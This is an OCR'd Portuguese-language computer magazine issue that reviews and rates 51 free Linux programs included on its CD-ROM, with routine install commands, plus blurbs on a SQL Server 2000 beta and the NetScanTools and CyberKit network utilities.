Chegou o portal com o maior conteúdo informativo do País: estadao.com.br. Aqui, você encontra a força da Rádio Eldorado, a credibilidade do Estadão, a agilidade da Agência Estado e a irreverência do JT. Tudo isso trabalhado 24 horas por dia por uma equipe de jornalistas especializados e preparados para levar a melhor informação ao internauta. A informação não pára nunca. Você vai saber de tudo o tempo todo: economia, esportes, finanças pessoais, política, meteorologia. E vai contar com uma série de serviços on-line para facilitar a sua vida: turismo, lazer, compras, listas telefônicas setoriais e outros. Estadao.com.br. É a Internet na era do conteúdo. E, se tem alguém que entende de conteúdo, é o Grupo Estado.

estadao.com.br

antes de internauta, você é inteligente.

GUIA Interativo

Conheça os programas para Linux e Windows que estão disponíveis no CD-ROM desta edição

51 Programas para Linux

Confira um kit de programas sem limitação testado e aprovado pelos especialistas da Revista PC Master

A tarefa era muito desafiadora. Quando decidimos monstar um kit de programas para Linux no CD-ROM da PC Master, nunca iríamos imaginar como isto seria complicado – afinal, todos os programas precisam ser testados, aprovados e classificados pela redação.

Mas o resultado foi bem satisfatório. Prova disso são os 51 programas que estão no CD-ROM, divididos em 14 categorias e comentados na Revista. E o melhor: todos são de livre distribuição, obedecendo a licença GPL.


Os aplicativos se encontram no subdiretório Linux e foram classificados nas seguintes categorias:

Administração – softwares para a administração geral do sistema.
Arquivos – nesta seção você encontra gerenciadores de arquivos que permitem, de forma gráfica, a manipulação de seus arquivos.
Bate-papo – programas de comunicação pessoal
Desenvolvimento – desenvolva seus próprios aplicativos utilizando diversas linguagens de programação
Editores de texto – programas destinados à edição de texto. Merece destaque o Abiword, um pequeno editor que permite ler e gravar textos no formato do MS Word
Editor HTML – ferramentas que auxiliam no desenvolvimento de páginas Internet.
Educacional – nesta seção foram colocados programas que geram gráficos de equações matemáticas.
Financeiro – uma seleção de programas que auxiliam no gerenciamento de contas e caixa.
FTP – diversos programas que ajudam no download de programas.
Imagens – nesta categoria foram incluídos programas de manipulação de imagens e de CAD.
MP3 – programas que reproduzem e geram suas músicas em MP3.
Organizador pessoal – uma seleção de programas de agenda de compromissos e livro de endereços.
Planilhas – aqui você encontra duas planilhas com os recursos mais usados comercialmente.
Rede – foram selecionados programas que permitem acessar estações Windows que possuem recursos compartilhados.

Entre os programas selecionados, o destaque é para o Tkgate, um simulador de circuitos eletrônicos, e para o Xephem, que gera mapas do céu.

Microsoft SQL Server 2000 Personal Edition

Experimente a versão Beta 2 deste banco de dados para Windows



Teste a mais nova versão do SQL Server. Esta é uma exclusividade da PC Master, já que pela primeira vez os leitores de uma revista terão a chance de experimentar um produto da Microsoft que se encontra na versão Beta 2. Normalmente, a empresa distribui esta versão apenas a um público seleto de usuários. Em alguns casos ela chega até mesmo a ser comercializada.

O SQL Server 2000 conta com uma série de novidades que fazem dele um banco de dados ideal para o processo de transações online (OLTP), o armazenamento de dados e aplicações de comércio eletrônico.

O Serviço OLAP, que já estava disponível na versão 7.0, agora se chama SQL Server 2000 Analysis Services e ganhou uma série de novos componentes de pesquisa de informação. Claro, isto sem falar nas dezenas de novos recursos que melhoraram ainda mais a segurança deste gerenciador de banco de dados.

Outra grande novidade é o suporte nativo à linguagem XML, que permite que você acesse o seu SQL Server 2000 através de um site na Internet.


Mas não pense que estas são as únicas modificações do novo SQL Server. Agora a administração gráfica do servidor é feita através do Microsoft English Query, que permite a realização de consultas na língua inglesa sem o uso de comandos.

Além disso, o programa também gerencia um grande número de usuários e está preparado para bases de dados maiores.

REDE WINDOWS

NetScanTools e CyberKit

No CD-ROM, confira as ferramentas necessárias para um melhor controle da sua rede



Encontrar o caminho percorrido por sua informação até atingir o destino. Quem conhece os comandos TCP/IP, sabe que basta digitar o comando tracert para poder traçar esta rota.
Mas você não precisa mais ficar usando comandos em modo texto para realizar estas paradas. Agora existem ferramentas que integram inúmeros comandos destes em um único programa.
O NetScanTools e o CyberKit são duas dessas ferramentas. Eles permitem levantar diversas informações sobre sua conexão e ainda auxiliam os administradores de redes nas tarefas do dia-a-dia.
A grande vantagem de se utilizar programas desse tipo é que uma única ferramenta conta com diversos comandos, como o ping, tracert, whois, finger.
Um recurso interessante é o que faz um mapeamento de sua rede com o comando netscanner, que está disponível no programa NetScanTools. Basta informar a faixa de endereço IP de sua rede para que o programa apresente todas as estações que estão ativas no momento, devolvendo o nome da estação com o respectivo endereço IP.
Outro recurso poderoso é o de análise de portas abertas. Neste caso, você deve informar o endereço IP da estação que deseja analisar e entrar com as portas inicial e final. Aí o programa faz uma análise de todas as portas desta faixa e descobre quais estão abertas.
Dependendo da porta que se encontrar aberta, pode-se suspeitar de vírus do tipo Trojan.
Ambos os programas são ótimas opções para usar no dia-a-dia. O NetScanTools é sem dúvida o mais completo, porém alguns usuários podem achá-lo um pouco complicado.
Neste caso, a solução é partir para o CyberKit, um software simples e que já oferece ótimas ferramentas de manutenção. PCM

51 PROGRAMAS PARA Linux

Confira um pacote testado e aprovado pela Redação da PC Master. Há 51 programas para você usar melhor o seu sistema Linux

Por Edson Ogihara

Você instala seu Linux pela primeira vez. A interface gráfica carrega normalmente e vários programas aparecerem no menu. Porém, você percebe que eles não são suficientes para suprir suas necessidades. Resta a você, portanto, acessar a Internet e gastar várias horas pesquisando pelo software que você realmente precisa usar. Isto sem falar no download, já que alguns arquivos chegam a ter quase 10 MB.

Ficha Técnica

Tipo
Programas para Linux
Nível de conhecimento
Básico
Conhecimentos prévios
A maioria destes programas estão no CD-ROM em formato .RPM. Sendo assim, você deve saber como gerenciar estes pacotes.

Para facilitar o seu trabalho, a Revista PC Master deste mês traz um pacote com 51 programas para Linux. Todos eles estão separados por categoria, de forma que você possa encontrá-los facilmente sempre que precisar.

Como você já sabe, os nomes dos programas para Linux não costumam ser nada intuitivos. Veja, por exemplo, o KDE. Dificilmente alguém iria imaginar que se trata de uma interface gráfica.

Para evitar este problema a reportagem traz comentários de todos os softwares que estão no CD-ROM, inclusive com uma nota dada pelos especialistas da Redação.

Vale a pena instalar muitos destes programas. Assim seu Linux fica mais útil e você passa a ter à mão o aplicativo que realmente se encaixa às suas necessidades.

INSTALAÇÃO

Para instalar os programas

A grande maioria dos programas estão no formato RPM. Para instalar softwares desta forma, utilize o comando a seguir:

rpm -ivh xxxxxxxx.rpm

Além disso, alguns programas exigem a instalação de bibliotecas para funcionarem corretamente. No CD-ROM você encontra um diretório chamado Essenciais, onde estão todos os arquivos necessários para instalação destes aplicativos. No caso dos arquivos com outras extensões, haverá instruções detalhadas na própria resenha da Revista. Lembre-se também de que será necessário compilar alguns programas. Para isso você deve ter instalado em sua estação o compilador C e algumas outras bibliotecas.


Pacote para escritório

Estas aplicações são certamente as mais usadas por quem trabalha com o computador. No Linux, o programa mais usado desta categoria é o StarWriter, que faz parte do famoso pacote de aplicativos StarOffice. Ainda assim, muitos usuários consideram este software um pouco pesado para alguns computadores.
Confira agora outras excelentes opções para você trabalhar no Linux.

AbiWord

abisuite-0.7.9-1.i386.rpm

Este é um editor de textos desenvolvido para o Gnome. Além de possuir uma licença de livre distribuição, possui o código aberto, o que facilita sua manipulação e permite que qualquer usuário contribua em seu desenvolvimento.



Para instalar o pacote é necessário satisfazer algumas dependências. A primeira é instalar, antes do AbiWord, o GTK 1.2 (também está no CD-ROM), um pacote de bibliotecas de objetos gráficos que permite desenvolver interfaces gráficas no Linux. O uso deste editor é simples e muito semelhante ao dos encontrados no Windows. Ele carrega rápido e é de fácil manuseio.

Avaliação

★★★★★

Abacus

abacus.tgz

Uma planilha eletrônica pequena e fácil usar, projetada por estudantes diplomados em Berkeley. Assim é o Abacus, que apresenta muitas das características procuradas em um programa deste gênero. Para instalar, copie o arquivo para a raiz de sua estação. Em seguida, utilize o comando tar -xzvf abacus.tgz para descompactar. Você também precisará compilar o programa. Para isso use os comandos:

make dep
make

Agora digite os comandos:

export ABACUS_HOME=/diretório
export ABACUS_BROWSER=netscape
export ABACUS_EDITOR=emacs

Avaliação

★★★★☆

Cooledit

cooledit-3.12.0-1.i386.rpm

O Cooledit é um editor de textos rápido e completo desenvolvido para o XWindow. Ele surgiu graças a um usuário que sentiu a necessidade de um editor de textos amigável e que apresentasse as mesmas facilidades dos principais editores de outros sistemas operacionais.
O maior problema do Cooledit é o fato de não permitir a abertura de arquivos no formato MS Word, apenas textos simples. Já seu ponto forte é a interface 3D, chamada de Cooiwidget. Para a instalação deste pacote você vai precisar da biblioteca pythonlib (está no CD-ROM).

Avaliação

★★★★☆

Gnumeric

gnumeric-0.48-3.i386.rpm

O Gnumeric é uma planilha eletrônica baseada no ambiente gráfico Gnome. Apesar de não contar com uma grande quantidade de funções,

ela é simples e eficiente. Pode ser uma boa pedida para quem pretende usar este tipo de software em casa ou em pequenos escritórios. Porém, vale lembrar que o StarCalc, que vem no pacote do StarOffice, continua sendo uma melhor opção para quem costuma usar planilhas com mais freqüência.

Avaliação

★★★★☆

Controle suas finanças

Os progamas desta categoria permitem que você tenha um melhor controle sobre suas finanças e possibilitam um planejamento de suas despesas. Conheça agora alguns software que podem ser realmente úteis.

aKount

akount-0.4-Arthur.i386.rpm

O aKount é um pequeno programa desenvolvido para gerenciar contas bancárias. No geral ele possui recursos muito interessantes e é realmente útil para quem gosta de saber o destino exato de seu dinheiro
O software tem, no entanto, uma deficiência: ele foi criado para administrar uma única conta corrente.
Há também uma curiosidade muito interessante: o programa foi desenvolvido por um aluno da Universidade Federal do Rio de Janeiro.
Para acesar seu site na Internet basta digitar seguinte endereço: http://www.if.ufrj.br/~lsk/akount/index.html.

Avaliação

★★★☆☆

IncoMgr


incomgr-0.1.tar.bz2..bz2

Este aplicativo é similar ao aKount, mas permite que você gerencie diferentes contas bancárias.
Para instalá-lo, copie o arquivo incomgr-0.1.tar.bz2..bz2 do CD-ROM desta edição. Neste arquivo foram aplicados dois formatos de compactação: o b2 e o tar. Para descompactar, utilize os comandos:

bunzip2 incomgr.tar.bz2_bz2
tar xvf incomgr.tar.bz2

Depois vá para a pasta onde o arquivo está e digite os seguintes comandos:

./configure
make
make install



Avaliação
★★★☆☆

Kcheckbook

kcheckbook-0.1-Arthur.i386.rpm

Controle melhor sua conta corrente usando este programa. Sua principal função é a de permitir a criação de um relatório mensal com todas suas despesas, inclusive os cheques emitidos. Os demais recursos são muito similares aos outros programas da categoria.

Avaliação
★★★★★

Kfinance

kfinance-0.1.0-Arthur.i386.rpm

Gerencie suas contas pessoais e controle seu orçamento com o Kfinance.
Após instalado, este programa permite que você tenha um melhor controle sobre seus gastos e saiba para onde está indo seu dinheiro.

Avaliação
★★★★☆

Programas para Internet

Crie suas páginas para a Internet com estas ferramentas. Todos os programas desta categoria são do tipo WYSIWYG, ou seja, você não precisará digitar códigos de programação.

Web Designer


webdesigner-0.1.5.tar.gz

O Web Designer é uma ótima ferramenta para a construção de páginas HTML. Conta com bons recursos e é muito simples de usar.
Para compilar o programa, copie o arquivo para a raiz, descompacte-o e digite:

tar -xzvf webdesigner-0.1.5.tar.gz
./configure
make

Depois é só instalar o programa digitando:

make install



Limpe então o diretório:

make clean

Avaliação
★★★★

Webgrep


webgrep-2.5-1.i386.rpm

Esta é uma poderosa ferramenta para quem administra sites na Internet.
O Webgrep permite que você localize problemas em seus sites de uma forma rápida e segura. Funciona assim: você indica o endereço e o software vai seguindo os links, revelando se ocasionalmente existe algum que não está respondendo.
O software é tão completo que tem até uma função que verifique se os links das páginas em construção estão todos corretos.
Vale a pena instalá-lo em seu Linux, principalmente se você trabalhar com sites com grande quantidade de páginas ou repletos de links.

Avaliação
★★★★★

WML

wml-2.0.0-1rh61.i686.rpm



O WML não é nenhum supereditor de páginas HTML, mas ainda assim possui algumas características muito interessantes.
Uma delas é a de baixar o conteúdo de sites para que você possa editá-los. Funciona assim: quando você está navegando por uma página que acha interessante, um recurso baixa todo o conteúdo HTML para o seu disco rígido.
Depois você pode alterar todos os códigos da forma que desejar e publicar o novo site na Internet.
Este recurso é útil para quem está aprendendo a criar páginas pessoais, mas os profissionais não encontrarão neste programa todas as ferramentas necessárias para a elaboração de sites mais complexos.

Avaliação
★★★★☆

Programação e desenvolvimento

Desenvolva suas próprias aplicações para o Linux. Conheça no CD-ROM da PC Master algumas das linguagens de programação disponíveis.

Cobol

cc65-2.2.0-1.i386.rpm

O Cobol é uma das mais antigas linguagens de programação.
Porém, ainda hoje há uma versão para Linux que pode ser muito interessante para a criação de programas que utilizam bancos de dados.

Avaliação
★★★★☆

StBasic

stbasic09.tar.gz

A linguagem Basic é famosa desde os anos 80 por sua facilidade de uso. Nesta versão que está disponível no CD-ROM as sintaxes dos comandos continuam as mesmas, porém há algumas diferenças. Agora esta linguagem passa a ser estruturada, ou seja, você não precisará mais usar as terríveis linhas numeradas.
Para instalar o programa, crie o diretório stbasic:

mkdir stbasic

Depois digite o seguintes comandos:

tar -xzvf stbasic1.0.tgz
make

Avaliação
★★★★☆

Logo

ucblogo-4.6.tar.gz

O Logo é uma das poucas linguagens de programação criadas para crianças. Sua função é ajudar a desenvolver o raciocínio lógico dos futuros programadores através de uma divertida tartaruga.
Para instalar o programa, copie o arquivo e digite o seguinte comando:

tar -xzvf ucblogo-4.6.tar.gz

Em seguida, digite:

./configure
make
make install

Agora é só rodar o programa através do comando "logo" (sem as aspas).

Avaliação
★★★★☆

FreePascal

fpc-0.99.14-1.i386.rpm

Esta linguagem de programação certamente fará sucesso entre os programadores mais antigos. O Pascal foi por muito tempo uma das linguagens mais usadas. E esta versão, o Free Pascal, é um poderoso compilador de 32-bits que usa as mesmas sintaxes utilizadas pelo antigo Turbo Pascal 7.0.

Avaliação
★★★★☆


Gerenciadores de download e FTP

Os programas de FTP têm a função de gerenciar downloads e uploads na Internet. Confira algumas opções.

Caitoo 0.6.6

caitoo-0.6.6-Chad.i386.rpm

O programa Caitoo (conhecido anteriormente como KGet) é um gerenciador de downloads muito semelhante ao Gotzilla e ao GetRight do Windows.
Sua principal função é a recuperação de downloads, ou seja, se por acaso a conexão cair durante uma transferência, você não precisa recomeçar tudo desde o início.
Porém, é importante ressaltar que esta recuperação só é possível se o servidor onde o arquivo está permitir este recurso (que é chamado de crash recovery).
Trata-se de um programa indispensável para qualquer pessoa que acessa a Internet através do Linux.



Avaliação
★★★★★

DPS-FTP

dpsftp-static-0.4.1-1.i386.rpm

O DPS-FTP é um gerenciador de downloads extremamente eficiente. Entre seus recursos mais importantes, estão a possibilidade de criar filas, o download de múltiplos arquivos simultaneamente e permite ainda o upload. Além disso, caso o processo seja interrompido no meio, a conexão é retomada automaticamente.

Avaliação
★★★★★

Gftp


gftp-2.0.6a.tar.gz

Este cliente FTP para XWindow foi desenvolvido com o auxílio das bibliotecas Gtk. Ele permite downloads simultâneos e retoma a transferência a partir do ponto onde houve a interrupção, caso isto ocorra. Permite ainda a criação de filas de arquivos e possui um gerenciamento de conexão amigável.
Para instalá-lo, copie o arquivo do disco e descompacte-o usando:

tar -xzvf gftp-2.0.6a.tar.gz

Depois é só compilá-lo:

./configure
make
make install




Avaliação

★★★★★

KWebGet

kwebget-0.5-Arthur.i386.rpm

O KWebGet nada mais é do que uma interface gráfica para o comando wget.
Para quem não conhece esta função do Linux, o wget permite que se faça o download de toda a estrutura de um site na Internet.
Na prática, significa que você pode escolher um endereço inicial e, automaticamente, o programa vai seguindo os links até baixar todas as páginas.
Esta função é extremamente útil para baixar sites pequenos, mas pode causar um pouco de confusão no caso dos mais sofisticados. Imagine, por exemplo, fazer o download de todo o Universo On Line. Seria completamente inviável.



Avaliação

★★★★☆

Tratamento de imagens e CAD

Estes programas permitem manipular imagens e realizar vários projetos de engenharia utilizando o CAD.

ImageMagic

ImageMagick-4.2.9-1.i386.rpm

ImageMagick é um programa que exibe e manipula imagens em qualquer estação que utilize um servidor X.
Este software oferece suporte aos principais formatos de imagens utilizados (inclusive os do Windows) e possui todos os recursos básicos para a manipulação de figuras, como redimensionar, girar e mudar formato, entre outros.
Trata-se de um programa bem mais simples que o Gimp (que já acompanha a maioria das distribuições), mas ainda assim pode ser uma boa opção.

Avaliação

★★★★★

mvComicsMaker

mvCM.tar.gz

Este programa permite que você crie animações. Com ele você pode usar imagens bitmap junto com gráficos vetoriais, criando movimentos muito interessantes.
Para instalar, descompacte o arquivo utilizando:

tar-xzvf mvCM.tar.gz
./configure
make install

Avaliação

★★★★★

Qdraw

QDraw-0.5.tar.gz

A função do Qdraw é a de gerar imagens em 3D por um custo imbatível, trata-se de um programa totalmente gratuito.
Ele foi criado para rodar em qualquer computador baseado em processadores Intel e é compatível com a maioria das placas aceleradoras de vídeo. Além disso, o Qdraw também aceita as tecnologias Direct3D e OpenGL.

Avaliação

★★★☆☆

Retardotracer

Retardotracer-1.0.0.tar.gz

O Retardotracer, apesar do nome estranho, é um bom programa para modelar com imagens. Este software 3D é reponsavel pela manipulação do raytracer. Para instalar, descompacte os arquivos.

tar -zzvf Retardotracer-1.0.0.tar.gz

Depois é só compilar

make

Avaliação

★★★★☆

Qcad

qcad-1.3.3-1.i386.rpm

O Qcad permite a criação de projetos de engenharia de forma simples e totalmente sem custo.
Afinal, sua principal vantagem é que trata-se de um software gratuito e que pode ser usado livremente até mesmo no caso das aplicações comerciais.
Apesar de simples, ele possui a maioria das ferramentas básicas para a montagem de projetos.
É claro que você não pode compará-lo às poderosas versões do AutoCAD, mas a rida assim esta versão pode ser muito interessante para estudantes e engenheiros que não necessitam de recursos muito complexos.

Avaliação

★★★★★

Programas para MP3

Reproduza e crie seus próprios arquivos em MP3 diretamente no Linux

CDDA2WAV

cdda2wav-doc-1.386.rpm

Embora o MP3 seja o formato de áudio digital do momento, muitas vezes você precisa gravar suas músicas no formato .WAV. Esta é a função do programa CDDA2WAV.
Ele lê digitalmente as trilhas de áudio do seu CD-ROM e as salva no formato .WAV, que é padrão até mesmo no Windows.
O software é compatível com unidades do padrão SCSI e IDE

Avaliação

★★★★☆

RipEnc

ripenc0.7.tar.gz

O RipEnc é uma interface em modo texto para o programa cdparanoia. Sua função é gerar músicas no formato MP3. Além disso, ele é capaz de obter informações sobre as trilhas do CD na base de dados CDDB.
Para instalar o programa, descompacte-o utilizando:

tar -xzvf ripenc0.7.tar.gz

Depois compile o programa:
./configure
make
make install

Avaliação

★★★☆☆

mp3c

mp3c-0.26-1.i386.rpm

Este programa, quando executado em modo terminal, é capaz de ler seus CDs de áudio e gerar músicas no formato MP3 ou WAV.
Ele permite ainda obter informações sobre o CD no CDDB, de forma que você não precise digitar o nome das trilhas de áudio manualmente.

Avaliação

★★★☆☆

RipperX

ripperX-2.9-1.i386.rpm

O RipperX nada mais é do que uma interface gráfica para o programa cdparanoia. Assim como o RipEnc, para modo terminal, ele permite a criação de arquivos de áudio nos formatos MP3 e Wav.
Porém, a grande diferença é que a interface em modo gráfico é realmente mais amigável.

Avaliação

★★★☆☆

freeAMP

freeamp-2.0.6-1.i386.rpm

Atualmente, o software para MP3 mais utilizado do mundo é o Winamp. Porém, ainda não existe uma versão oficial deste programa para Linux. Desta forma, uma boa opção pode ser o freeAMP.
Ele possui recursos muito similares aos de seu concorrente no Windows.
Trata-se de um software totalmente gratuito capaz de executar os arquivos com ótimo desempenho


Avaliação

★★★★☆

Gnapster

gnapster-1.3.10.tar.gz

Este programa causou muita polêmica entre as gravadoras que detêm direitos autorais de compositores.
Trata-se de um software que possibilita a troca de arquivos MP3 na Internet, porém há uma particularidade: estes arquivos não estão gravados em nenhum servidor.
Em vez disso, tudo o que você tem a fazer é informar o nome da música que está procurando e oferecer uma outra em troca. Aí o programa localiza um outro usuário na Web que satisfaça a mesma condição, conecta os dois usuários e ambos os download são iniciados ao mesmo tempo.



Para instalar o programa, descompacte os arquivos utilizando o seguinte comando

tar -xzvf gnapster-1.3.10.tar.gz

Em seguida, execute o comando: ./configure

Ele fará todas as configurações necessárias para que você inicie a instalação deste software em sua estação.
Agora tudo o que você tem a fazer é compilar o programa usando o comando:

make

Além disso, é necessário dar um último comando para que os arquivos sejam copiados para os diretórios destino:

make install

Agora você já pode usar este software normalmente no Gnome ou no KDE (desde que as bibliotecas no Gnome já estejam na máquina).

Avaliação

★★★★☆

Gerenciamento de redes

Pacote de programas para gerenciamento de redes. Destaque para o Komba, software similar ao Samba em modo gráfico

Ethereal

ethereal-0.8.7-1.i386.rpm

Este software é na verdade um sniffer, ou seja, um programa que tem a função de analisar pacotes de uma rede TCP/IP. Com o Ethereal é possível capturar e analisar os protocolos de rede da estação à qual você está conectado.

Avaliação

★★★★★

Lineighborhood

LinNeighborhood-0.6.0pre1-1.i386.rpm

Este programa de nome complicado permite que você encontre as estações Windows de uma rede TCP/IP e acesse as informações compartilhadas em cada uma delas. Quando executado, este software permite que você visualize facilmente as estações e grupos de trabalho de toda a rede.

Avaliação

★★★★☆

Komba

komba-0.2.7-1.i386.rpm

Use o Komba para encontrar e acessar recursos compartilhados de estações Windows em sua rede. A aplicação deste software é a mesma do famoso Samba, porém a principal diferença é que no Komba tudo ocorre em modo gráfico. Na prática, trata-se de uma ótima ferramenta, muito parecida com o Ambiente de Rede do Windows. É fácil usá-lo. Basta você informar a faixa de endereços IP que faz parte de sua rede para que o software encontre os grupos e as estações pertencentes a cada um deles. Claro, funciona somente com o protocolo TCP/IP.

Avaliação

★★★★☆

Administração do Linux

Confira esta seleção das melhores ferramentas para administrar seu sistema operacional Linux.

Aurora

Aurora.i386.rpm

O Aurora é um programa muito interessante. Ele é usado como interface para a configuração dos processos que são iniciados pelo seu servidor. Neste software, todos os processos são representados por ícones, facilitando a administração de cada um deles. Quem está acostumado a fazer isto em modo texto provavelmente não verá muita utilidade no Aurora, mas sem dúvida trata-se de uma ótima opção para quem está começando agora a administrar servidores. Vale destacar também que o programa permite que você selecione o nível de execução de cada processo.

Avaliação

★★★★★

Kmuser

Kmuser-0.9.4-0.i386.rpm

Este programa é uma ferramenta que ajuda no gerenciamento de usuários e grupos de trabalho. Se o sistema de cota estiver instalado, ele apresenta uma interface para gerenciar o espaço de cada usuário.

Avaliação

★★★★☆

Kpasma

kpasman-0.1-1.i386.rpm

O Kpasma é um pequeno gerenciador de senhas para o ambiente gráfico KDE. Se você possui diversas senhas para acessar páginas Internet, por exemplo, este software gerencia todas elas automaticamente para você.


Avaliação

★★★★☆

Kdeadmin

kdeadmin-1.1.2-3.i386.rpm

Trata-se de um conjunto de ferramentas para auxiliar na administração do seu servidor Linux. Ao todo este pacote é formado por três programas. O primeiro deles é o kuser, que gerencia os usuários que estão utilizando sua estação Linux. Outro programa é o kdat, que tem a função de controlar os backups do servidor que são realizados em fitas dat. Por fim, o ksysv gerencia os serviços que são inicializados pelo servidor. O Kdeadmin é um ótimo pacote e traz recursos úteis para você usar melhor o seu Linux. Vale a pena tanto para os administradores de redes quanto para usuários locais.



Avaliação

★★★★★

Softwares educacionais

Os programas desta categoria são muito úteis para o aprendizado. Há vários tipos de aplicações, até mesmo um software que mostra o mapa do céu no momento

Xephem

xephem-rh5-3.2.3-7.i386.rpm

Este programa pode ser útil tanto para professores quanto para alunos de astronomia. Quando executado, o Xephem mostra a posição dos corpos celestes em qualquer lugar do mundo. Tudo o que você precisa fazer é entrar com as coordenadas do local onde você está no momento (a latitude e a longitude) e o software exibe um elaborado e atualizado mapa do céu. Para que esta atualização aconteça, o Xephem se baseia no relógio do computador. Sendo assim, é muito importante acertá-lo corretamente para que este programa exiba os mapas com precisão. Além disso, há uma opção que permite que você entre com uma data qualquer e confira a posição das estrelas e planetas no dia desejado. Este é um dos programas que vale a pena instalar. Mesmo que você não seja fã de astronomia, as imagens mostradas por este software são no mínimo interessantes.


Avaliação

★★★★★

Geg

geg-1.0.2-1.i386.rpm

Geg é um software muito eficiente para quem está aprendendo funções matemáticas. Funciona assim: primeiro você digita a função desejada, como por exemplo, $f(x)=x^2+2x-4$. Em seguida, clica em uma opção do programa e um gráfico mostrando a representação da função é exibido em sua tela. Este tipo de programa pode ser usado tanto com as equações de primeiro grau quanto com as equações de segundo grau. Porém, é importante lembrar que só é possível fazer gráficos de funções que contenham apenas uma variável (2D). As de três ou mais variáveis não são compatíveis com o programa.



Avaliação

★★★☆☆

Tkgate

tkgate-1.4b.tgz

O programa Tkgate é o sonho de qualquer estudante de eletrônica. Este software permite que você projete seus próprios circuitos digitais no Linux e depois simule os resultados. Para se ter uma ideia do potencial deste aplicativo, há um exemplo que simula um microprocessador simples. O programa é baseado no TCL/TK, sendo necessária a instalação deste programa. Para instalá-lo, descompacte os arquivos usando:


tar -xzvf tkgate-1.4b.tgz.

Depois entre no diretório onde ele foi descompactado e digite:

./configure

Por fim, basta compilar o software:

make
make install



Avaliação

★★★★★

Kseg

kseg-0.2.tar.gz

Mais um software para quem gosta de matemática. O programa Kseg foi criado para auxiliar na resolução de problemas da chamada geometria plana. Para entender melhor como isto funciona, suponha que você queira encontrar o centro de um triângulo (como na imagem abaixo). Para solucionar isto, o software insere uma circunferência no interior da figura geométrica e depois traça o diâmetro da mesma em diversos lugares. Através desta técnica o programa consegue obter o centro exato do triângulo e depois mostra os resultados na tela do seu Linux. Trata-se de um software bastante simples, que só vale a pena ser instalado se você for usá-lo para algum fim específico. Nos demais casos, só serve mesmo como curiosidade. Lembre-se de que você deve estar no ambiente gráfico KDE para usar este programa.

Avaliação

★★★★★

Comunicadores pessoais

Este pacote traz vários programas de comunicação via Internet. Há até uma versão para Linux do famoso ICQ

Kicq

kicq-0.3.0-1.i386.rpm

O Kicq lembra muito o ICQ para Windows. Ele permite que você se comunique com outros usuários que utilizam este software e use até mesmo um UIN já existente.

Avaliação

★★★★★

Kvirc

kvirc-0.9.0-2.i386.rpm

Com este programa você pode se conectar a servidores de IRC e participar de bate-papos em diversas salas, todas separadas por assunto.
Vale destacar a ótima interface deste software, que é bastante intuitiva e muito simples de utilizar.

Avaliação

★★★★★

GAIM

gaim-0.9.19.tar.gz

O poderoso provedor americano America On Line (que também é dono do ICQ) tem um outro programa para chat via Internet.
Estamos falando do AIM (America On Line Instant Messager), um software que está fazendo muito sucesso no Brasil e no exterior.
E não pense que os usuários do Linux vão ficar de fora desta novidade. O programa GAIM permite que você se comunique e troque mensagens com os usuários do sistema da AOL.
Para instalar o pacote, copie o arquivo para seu disco rígido e descompacte-o usando o

tar xzvf gaim-0.9.19.tar.gz

Para compilar e instalar o programa, execute esta seqüência de comandos:

./configure
make
make install

Agora é só rodar o software no Gnome e participar de chats com qualquer usuário que esteja utilizando este serviço no momento.

Avaliação

★★★☆☆

Organizadores pessoais

Use estes programas para guardar suas anotações pessoais, telefones e compromissos direto no Linux.

Contact Book

cbook-0.3.4.tar.gz


O Contact Book é um programa simples mas ao mesmo tempo útil para muita gente. Ele atua como se fosse um livro de endereços e telefones, permitindo que você adicione seus contatos e salve-os em uma base de dados no Linux. Porém, vale lembrar que este software faz uso do MySQL para armazenar as informações que você cadastrar.
Desta forma, é necessário que você tenha todos os pacotes do MySQL no seu Linux antes de instalar o Contact Book.
Caso você precise desta base de dados, basta baixá-la via Internet. O endereço é www.mysql.org.

Avaliação

★★★★☆

Ical

ical-2.2-3b.src.rpm



